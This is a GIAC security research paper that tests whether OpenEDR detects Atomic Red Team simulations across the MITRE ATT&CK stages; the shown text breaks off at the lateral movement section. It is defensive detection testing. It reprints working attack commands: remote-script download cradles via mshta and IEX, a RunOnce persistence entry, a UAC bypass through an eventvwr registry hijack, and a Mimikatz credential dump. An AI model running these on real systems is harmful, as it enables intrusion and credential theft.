Examining OpenEDR's Effectiveness as an EDR Solution

GIAC (GCIH) Gold Certification

Author: Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8
Advisor: Domenica Crognale

Accepted: 06/18/2021

Abstract

Today's cyber threat ecosystem frequently leaves defenders bested by their adversaries due to a lack of endpoint visibility. This deficiency leads to undetected attacks leaving organizations at the mercy of attackers. To solve this issue, Endpoint Detection & Response (EDR) tools were created to provide endpoint visibility and equip defenders to defeat their attackers (CrowdStrike, 2020a). Unfortunately, while these tools can make a difference for defenders, the price of commercial solutions may make them unattainable for many organizations (Infocyte, 2021). Comodo's OpenEDR collects information about system activity, including process creations, network connections, file creations, among other artifacts (Metin, 2020). This paper examines the effectiveness of OpenEDR as a free and open-source EDR solution in providing adequate visibility into Windows endpoint activity to detect attacker techniques, including those listed in MITRE's ATT&CK® knowledge base.

1. Introduction

In today's cyber threat environment, threat actors often prevail over defenders due to a lack of endpoint visibility. This limitation causes false negatives leaving organizations exposed and vulnerable. Endpoint Detection & Response (EDR) tools were created to solve this issue providing endpoint visibility and equipping defenders to conquer their adversaries (CrowdStrike, 2020a).

EDR tools present capabilities to improve the defender's capacity to detect, examine, and respond to incidents. These tools empower defenders to spot malicious activity that has eluded their preventative controls. EDR tools achieve this by surfacing endpoint activity such as process creations, file creations, network connections, registry modifications, among other artifacts. They also offer suspicious activity alerting and response capabilities, including network containment, remote access, and threat remediation (CrowdStrike, 2020a). When these solutions are installed across a network, defenders can quickly scale their examinations with accuracy across many endpoints. For that reason, EDR tools become a force multiplier and a difference-maker against attackers.

Although these tools are game-changers, commercial solutions come at a price that may make them unreachable for many organizations (Infocyte, 2021). Comodo's OpenEDR, a free and open-source EDR tool, collects thorough information about system activity enabling endpoint visibility while avoiding the license cost associated with commercial solutions (Metin, 2020). While OpenEDR lacks the suspicious activity alerting and response capabilities included in commercial solutions, gaining endpoint telemetry without smashing the budget appeals to budget-conscious organizations.

This paper examines the effectiveness of OpenEDR as a free and open-source EDR solution in providing adequate visibility into Windows endpoint activity to detect attacker techniques, including those listed in MITRE's ATT&CK® knowledge base.

2. Research Method

The effectiveness of OpenEDR will be examined using the quantitative testing research method. To determine whether OpenEDR is effective, a virtual lab environment will be created, consisting of one Windows virtual machine. All tools necessary for testing and analysis will be installed and configured on this virtual machine. Tools include Comodo's OpenEDR and Red Canary's Invoke-AtomicRedTeam PowerShell Testing Framework.

2.1. Lab Setup and Configuration

The virtual environment will be hosted in VMware Workstation Pro 16.1.1 build-17801498 (See Appendix A). Additionally, tools will be loaded onto a Windows 10 Enterprise 64-bit virtual machine version 20H2 operating system (OS) build 19042.985 with Windows Security Virus & Threat Protection disabled (See Appendix B) and the time zone set to UTC (See Appendix C).

The following tools will be installed and configured:

- OpenEDR Version 2.0 (See Appendix D)
- Invoke-AtomicRedTeam PowerShell Testing Framework (See Appendix E)

2.2. Test Methodology

The subsequent sections will outline the Lab Setup and Configuration as well as the selected attack chain leveraging ATT&CK techniques.

2.2.1. Lab Environment

A Windows 10 virtual machine (VM) with practical specifications was selected to simulate an up-to-date endpoint. The virtual machine had all available patches installed. To avoid Atomic Red Team test execution interference, Windows Security Virus & Threat Protection was disabled. The time zone was set to UTC to observe best practices.

2.2.2. Tool Setup and Configuration

The latest version of OpenEDR (2.0) was installed. The scope of this evaluation is limited to the pre-compiled version of OpenEDR. This version of the tool does not allow for custom configuration of the software without a Comodo Dragon Enterprise Platform license. Without custom configuration options, the installation of this tool was quick and straightforward. Customizing the tool's source code to alter the standard configuration is outside the scope of this research. This tool offers value to defenders that need endpoint activity visibility but do not have the budget to afford commercial solutions.

Red Canary's Invoke-AtomicRedTeam PowerShell Testing Framework was installed to simulate attack techniques enabling testing of OpenEDR's capability. This open-source tool was chosen as the attack simulation tool due to its in-depth coverage of attacker techniques and ease of use compared to other platforms such as MITRE's Caldera or Hunter Forge's Mordor (See Appendix F). This tool provides value because it enables defenders to validate tool telemetry and use cases (Donohue, 2020).

2.2.3. Test Scenario

MITRE's ATT&CK knowledge base was utilized to organize testing into a logical sequence that would simulate an attack across its lifecycle. Testing will include attacker techniques from each of the twelve ATT&CK tactics from the Windows Enterprise Matrix. Utilizing an attacker technique from each ATT&CK tactic provides a comprehensive view of the tool's capability throughout the attack lifecycle. Red Canary offers an ATT&CK coverage matrix leveraging MITRE's ATT&CK Navigator (See Appendix G). An attack chain was chosen utilizing this coverage matrix and is displayed in the tables below (See Tables 1 & 2).

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Spearphishing Attachment	PowerShell	Registry Run Keys / Startup Folder	Bypass User Account Control	File Deletion	Credential Dumping

Table 1. Simulated Attack Chain – Part 1.

Discovery	Lateral Movement	Collection	Command & Control	Exfiltration	Impact
Network Share Discovery	SMB/Windows Admin Shares	Automated Collection	Application Layer Protocol: DNS	Exfiltration Over Unencrypted /Obfuscated Non-C2 Protocol	Data Destruction

Table 2. Simulated Attack Chain – Part 2.

3. Findings and Discussion

Overall, test results prove OpenEDR was consistent in providing telemetry for the detection of attacker techniques. OpenEDR performed strongly across the attack lifecycle. The tables below display the results from the testing (See Tables 3 & 4). Research and observations are detailed in the following sections.

Step	Tactic	Technique Number	Technique	Atomic Test Number	Atomic Test Procedure	Results
1	Initial Access	T1566.001	Spearphishing Attachment	T1566.001-1	The macro-enabled Excel file contains VBScript which opens your default web browser and opens it to google.com.	Detected
2	Execution	T1059.001	PowerShell	T1059.001-9	PowerShell invoke mshta to download payload. Upon execution, a new PowerShell window will be	Detected
3	Persistence	T1547.001	Registry Run Keys / Startup Folder	T1547.001-3	RunOnce Key Persistence via PowerShell. Upon successful execution, a new entry will be added to the runonce item in the registry.	Detected
4	Privilege Escalation	T1548.002	Bypass User Account Control	T1548.002-2	PowerShell code to bypass User Account Control using Event Viewer and a relevant Windows Registry modification. Upon execution, a command prompt should be launched with	Detected
5	Defense Evasion	T1070.004	File Deletion	T1070.004-6	Delete a single file from the temporary directory using PowerShell.	Detected
6	Credential Access	T1003.001	Credential Dumping	T1003.001-10	Dumps credentials from memory via PowerShell by invoking a remote mimikatz script.	Detected

Table 3. Simulated Attack Chain Test Results – Part 1.


Step	Tactic	Technique Number	Technique	Atomic Test Number	Atomic Test Procedure	Results
7	Discovery	T1135	Network Share Discovery	T1135-3	Network Share Discovery utilizing PowerShell. Upon execution, available network shares will be displayed in the PowerShell session.	Detected
8	Lateral Movement	T1021.002	SMB/Windows Admin Shares	T1021.002-3	Copies a file to a remote host and executes it using PsExec.	Detected
9	Collection	T1119	Automated Collection	T1119-2	Automated Collection. Upon execution, check the users temp directory (%temp%) for the folder T1119_PowerShell_collection to see what was collected.	Detected
10	Command & Control	T1071.004	Application Layer Protocol: DNS	T1071.004-1	This test simulates an infected host sending a large volume of DNS queries to a command and control server.	Detected
11	Exfiltration	T1048.003	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	T1048.003-4	Exfiltration of specified file over HTTP. Upon successful execution, powershell will invoke web request using POST method to exfiltrate notepad.exe to a remote address.	Detected
12	Impact	T1485	Data Destruction	T1485-1	Overwrites and deletes a file using Sysinternals SDelete.	Detected

Table 4. Simulated Attack Chain Test Results – Part 2.

3.1. Initial Access

The first tactic in the Windows Enterprise Matrix is "Initial Access." With this tactic, as the name implies, the adversary attempts to gain access to an organization's environment (MITRE, 2018a). Once an attacker has gained access, they can create a position that enables progress toward their objectives.

The "Initial Access" technique, "Spearphishing Attachment," centers on distributing malicious payloads via email (MITRE, 2020a). Email is a common avenue for spearphishing because it allows attackers to penetrate the perimeter. If the attacker's payload makes it through mail gateway defenses, it allows them to establish a foothold behind other border defenses, making it an attractive proposition. Figure 1 simulates a test to detect the distribution of a spearphishing attachment to an endpoint. The "file" artifact provides evidence (See Table 5, Appendix H) that a payload landed on the intended target.



Atomic Test #1 - Download Phishing Attachment - VBScript

The macro-enabled Excel file contains VBScript which opens your default web browser and opens it to google.com. The below will successfully download the macro-enabled Excel file to the current location.

Supported Platforms: Windows

Attack Commands: Run with `powershell` !

```
if (-not(Test-Path HKLM:SOFTWARE\Classes\Excel.Application)){
  return 'Please install Microsoft Excel before running this test.'
}
else{
  $url = 'https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1566.001/bin/PhishingAttachment.xlsm'
  $fileName = 'PhishingAttachment.xlsm'
  New-Item -Type File -Force -Path $fileName | out-null
  $wc = New-Object System.Net.WebClient
  $wc.Encoding = [System.Text.Encoding]::UTF8
  [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
  ($wc.DownloadString("$url")) | Out-File $fileName
}
```

Figure 1. Atomic Test Procedure – T1566.001-1. Redcanaryco/atomic-red-team. (n.d.a).

Event Type	Computer	Image Path	File Path
File (Created)	LAB-PC	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Users\\admin\\AppData\\Local\\Temp\\PhishingAttachment.xlsm


Table 5. Atomic Test Evidence – T1566.001-1.

3.2. Execution

The next tactic, "Execution," deals with running malicious code. It has a special relationship with all the other tactics since the attacker must run code to accomplish their objectives throughout the attack lifecycle (MITRE, 2018b). PowerShell is a powerful interactive command-line interface and scripting environment included with the Windows OS (MITRE, 2020b).

PowerShell is one of the most prolific "Execution" techniques in use today. Red Canary (2021) noted this tendency in their 2021 Threat Detection Report stating, "PowerShell was the most common technique we observed in 2020, affecting nearly half of our customers. It remains among the most versatile of built-in utilities for adversaries,

defenders, and system administrators alike" (p. 12). Figure 2 simulates a test to detect PowerShell execution. The "childprocess" artifact provides evidence (See Table 6, Appendix I-L) that the malicious use of PowerShell can be detected.



Atomic Test #9 - Powershell invoke mshta.exe download

Powershell invoke mshta to download payload. Upon execution, a new PowerShell window will be opened which will display "Download Cradle test success!".

Provided by https://github.com/mgreen27/mgreen27.github.io

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
url	url of payload to execute	url	https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1059.001/src/mshta.sct

Attack Commands: Run with `command_prompt` !

```
C:\Windows\system32\cmd.exe /c "mshta.exe javascript:a=GetObject('script:#{url}').Exec();close()"
```

Figure 2. Atomic Test Procedure – T1059.001-9. Redcanaryco/atomic-red-team. (n.d.b).

Event Type	Parent Image Path	Image Path	Cmd-Line
Child Process (Created)	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Windows\\System32\\cmd.exe	C:\\WINDOWS\\system32\\cmd.exe\" /c \"C:\\Windows\\system32\\cmd.exe /c \"mshta.exe javascript:a=GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1059.001/src/mshta.sct').Exec();close()
Child Process (Created)	C:\\Windows\\System32\\cmd.exe	C:\\Windows\\System32\\cmd.exe	C:\\Windows\\system32\\cmd.exe /c \"mshta.exe javascript:a=GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1059.001/src/mshta.sct').Exec();close()
Child Process (Created)	C:\\Windows\\System32\\cmd.exe	C:\\Windows\\System32\\mshta.exe	mshta.exe javascript:a=GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-


			team/master/atomics/T1059.001/src/mshta.sct').Exec();close()
Child Process (Created)	C:\\Windows\\System32\\mshta.exe	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -c \"write-host -ForegroundColor Cyan $(Get-Date -Format s) 'Download Cradle test success!';Read-Host -Prompt 'Press Enter to continue'

Table 6. Atomic Test Evidence – T1059.001-9.

3.3. Persistence

The "Persistence" tactic involves techniques that aim to maintain adversary footholds (MITRE, 2018c). Once an attacker has successfully run their malicious code establishing a foothold, often their immediate goal is to safeguard that position. If they do not secure their foothold in the environment, any access disruption could send them back to square one.

A classic technique for persistence is "Registry Run Keys / Startup Folder." Attackers take advantage of a genuine Windows OS feature that starts programs at boot or user logon (MITRE, 2020c). This allows the adversary to maintain access and survive disruptions such as a system reboot. Figure 3 simulates a test to detect persistence via the registry. The "registry" artifact provides evidence (See Table 7, Appendix M) of registry persistence.



Atomic Test #3 - PowerShell Registry RunOnce

RunOnce Key Persistence via PowerShell Upon successful execution, a new entry will be added to the runonce item in the registry.

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
thing_to_execute	Thing to Run	Path	powershell.exe
reg_key_path	Path to registry key to update	Path	HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce

Attack Commands: Run with `powershell` ! Elevation Required (e.g. root or admin)

```
$RunOnceKey = "#{reg_key_path}"
set-itemproperty $RunOnceKey "NextRun" '#{thing_to_execute} "IEX (New-Object Net.WebClient).DownloadString(`"https://raw
```

Figure 3. Atomic Test Procedure – T1547.001-3. Redcanaryco/atomic-red-team. (n.d.c).

Event Type	Image Path	Registry Path	Data
Registry (Created)	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce	powershell.exe \"IEX (New-Object Net.WebClient).DownloadString(`\"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/36f83b728bc26a49eacb0535edc42be8c377ac54/ARTifacts/Misc/Discovery.bat`\"

Table 7. Atomic Test Evidence – T1547.001-3.

3.4. Privilege Escalation

"Privilege Escalation" is a tactic that covers techniques focused on obtaining higher-level permissions (MITRE, 2018d). After a threat actor has gained a persistent foothold, their next objective is often to obtain a higher level of permission if they do not possess it. It is rare for an attacker to gain access to the crown jewel system they are

aiming for at the start of their intrusion. This circumstance coerces them to conduct discovery and lateral movement.

An attacker can exploit vulnerabilities to move throughout the environment, but this method is noisy and raises the odds that their operation will be discovered. Conversely, techniques involving the use of legitimate credentials to move around the network largely blend in with normal user traffic and allow the attacker to stay below the defender's radar. As depicted in the CrowdStrike 2020 Threat Hunting Report, the most common way of gathering credentials is via the technique "Credential Dumping" (CrowdStrike, 2020b). The challenge in utilizing this technique is not the technique itself but the permissions required to execute it, as it demands administrator or system-level permissions. Therefore, successfully escalating privileges turns out to be a critical maneuver in the attacker's playbook.

"Bypass User Account Control" is a technique that exploits User Account Control (UAC), which is a program that allows other programs to elevate privilege to perform specific tasks by prompting the user for consent (MITRE, 2020d). Figure 4 simulates a test to detect privilege escalation via UAC bypass. The "childprocess" and "registry" artifacts provide evidence (See Table 8 & 9, Appendix N-P) that UAC has been bypassed.

Atomic Test #2 - Bypass UAC using Event Viewer (PowerShell)

PowerShell code to bypass User Account Control using Event Viewer and a relevant Windows Registry modification. More information here - https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/ Upon execution command prompt should be launched with administrative privelages

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
executable_binary	Binary to execute with UAC Bypass	path	C:\Windows\System32\cmd.exe

Attack Commands: Run with `powershell` **!**

```
New-Item "HKCU:\software\classes\mscfile\shell\open\command" -Force
Set-ItemProperty "HKCU:\software\classes\mscfile\shell\open\command" -Name "(default)" -Value "#{executable_binary}" -Fo
Start-Process "C:\Windows\System32\eventvwr.msc"
```

Figure 4. Atomic Test Procedure – T1548.002-2. Redcanaryco/atomic-red-team. (n.d.d).

Event Type	Parent Image Path	Image Path	Cmd-Line
Child Process (Created)	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" & {New-Item \\\"\"HKCU:\\software\\classes\\mscfile\\shell\\open\\command\\\"\" -Force\nSet-ItemProperty \\\"\"HKCU:\\software\\classes\\mscfile\\shell\\open\\command\\\"\" -Name \\\"\"(default)\\\"\" -Value \\\"\"C:\\Windows\\System32\\cmd.exe\\\"\" -Force\nStart-Process \\\"\"C:\\Windows\\System32\\eventvwr.msc\
Child Process (Created)	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Windows\\System32\\cmd.exe	C:\\Windows\\System32\\cmd.exe

Table 8. Atomic Test Evidence – T1548.002-2.

Event Type	Image Path	Registry Path	Data
Registry (Created)	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	HKEY_CLASSES_ROOT\\mscfile\\shell\\open\\command	C:\\Windows\\System32\\cmd.exe

Table 9. Atomic Test Evidence – T1548.002-2.

3.5. Defense Evasion

The "Defense Evasion" tactic includes any techniques that help the attacker avoid detection (MITRE, 2018e). Now that the attacker has completed their privilege escalation, their initial foothold has become a severe threat. If their presence in the

environment has not been spotted thus far, there is a high likelihood they will cause a financial impact to the target organization.

As previously discussed, the threat actor still must find and transition to the system they are targeting. Once they reach this crown jewel, the threat actor will shift into the final stages of their intrusion, usually involving data collection and exfiltration or system disruption. Like any covert operation, discovery by the defense will lead to interruptions in attacker access and may derail the entire intrusion. To avoid this, attackers will often try to cover their tracks and minimize the detection surface throughout the attack lifecycle.

"File Deletion" is a technique that minimizes the attacker's footprint during and after an intrusion (MITRE, 2020e). This specific technique can significantly impact incident response efforts as digital traces of malware may be the only avenue to determine what happened in a victim environment. Figure 5 simulates a test to detect file deletion. The "file" artifact provides evidence (See Table 10, Appendix Q) that a file has been deleted.

Atomic Test #6 - Delete a single file - Windows PowerShell

Delete a single file from the temporary directory using Powershell. Upon execution, no output will be displayed. Use File Explorer to verify the file was deleted.

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
file_to_delete	File to delete. Run the prereq command to create it if it does not exist.	string	$env:TEMP\deleteme_T1551.004

Attack Commands: Run with `powershell` **!**

```
Remove-Item -path #{file_to_delete}
```

Figure 5. Atomic Test Procedure – T1070.004-6. Redcanaryco/atomic-red-team. (n.d.e).

Event Type	Computer	Image Path	File Path


File (Deleted)	LAB-PC	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Users\\admin\\AppData\\Local\\Temp\\deleteme_T1551.004

Table 10. Atomic Test Evidence – T1070.004-6.

3.6. Credential Access

"Credential Access" is a tactic that groups techniques that attempt credential theft (MITRE, 2018f). As previously mentioned, obtaining legitimate credentials empowers the attacker and helps them accomplish critical objectives. In addition to enabling lateral movement and making the attacker harder to detect, credentials can also offer the opportunity to diversify their foothold in the environment by creating new accounts for persistence.

Possibly the most prevalent technique within this tactic is "Credential Dumping," which provides passwords in hash or cleartext form (MITRE, 2017a). Red Canary's Threat Detection Report (2021) ranked this technique at number five, stating, "OS Credential Dumping ranks fifth this year thanks almost entirely to detections associated with its LSASS Memory sub-technique" (p. 47). Figure 6 simulates a test to detect credential dumping of Local Security Authority Subsystem Service (LSASS) process memory. The "childprocess" artifact provides evidence (See Table 11, Appendix R) that credential dumping of LSASS can be detected.



Atomic Test #10 - Powershell Mimikatz

Dumps credentials from memory via Powershell by invoking a remote mimikatz script. If Mimikatz runs successfully you will see several usernames and hashes output to the screen. Common failures include seeing an "access denied" error which results when Anti-Virus blocks execution. Or, if you try to run the test without the required administrative privleges you will see this error near the bottom of the output to the screen "ERROR kuhl_m_sekurlsa_acquireLSA"

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
remote_script	URL to a remote Mimikatz script that dumps credentials	Url	https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf Mimikatz.ps1

Attack Commands: Run with `powershell` **! Elevation Required (e.g. root or admin)**

```
IEX (New-Object Net.WebClient).DownloadString('#{remote_script}'); Invoke-Mimikatz -DumpCreds
```

Figure 6. Atomic Test Procedure – T1003.001-10. Redcanaryco/atomic-red-team. (n.d.f).

Event Type	Parent Image Path	Image Path	Cmd-Line
Child Process (Created)	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" & {IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds}

Table 11. Atomic Test Evidence – T1003.001-10.

3.7. Discovery

"Discovery" is a tactic that includes techniques focused on information gathering of the victim's internal environment (MITRE, 2018g). When attackers target an organization, there is often an immense amount of time spent on external and internal

information gathering. Once the attackers are in the target environment, they will conduct internal information gathering to orient themselves. This process is foundational as attackers need to know information about their foothold system, including accounts, permissions, software, among other items.

Now that the attacker has performed system orientation on their foothold, they will shift their focus to remote systems. Remote system information could include information about domain trusts, network shares, or remote system services. These tasks are frequently a double-edged sword as they are a required step in the intrusion but may lead to detection by the defense.

The "Network Share Discovery" technique describes how attackers look for information of interest on remote systems and how they identify targets for lateral movement (MITRE, 2017b). While these shares can be convenient for business use, they are often abused by attackers. Figure 7 simulates a test to detect the discovery of network shares. The "childprocess" artifact provides evidence (See Table 12, Appendix S) that the discovery of network shares can be detected.




Figure 7. Atomic Test Procedure – T1135-3. Redcanaryco/atomic-red-team. (n.d.g).

Event Type	Parent Image Path	Image Path	Cmd-Line
Child Process (Created)	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" & {get-smbshare}

Table 12. Atomic Test Evidence – T1135-3.

3.8. Lateral Movement

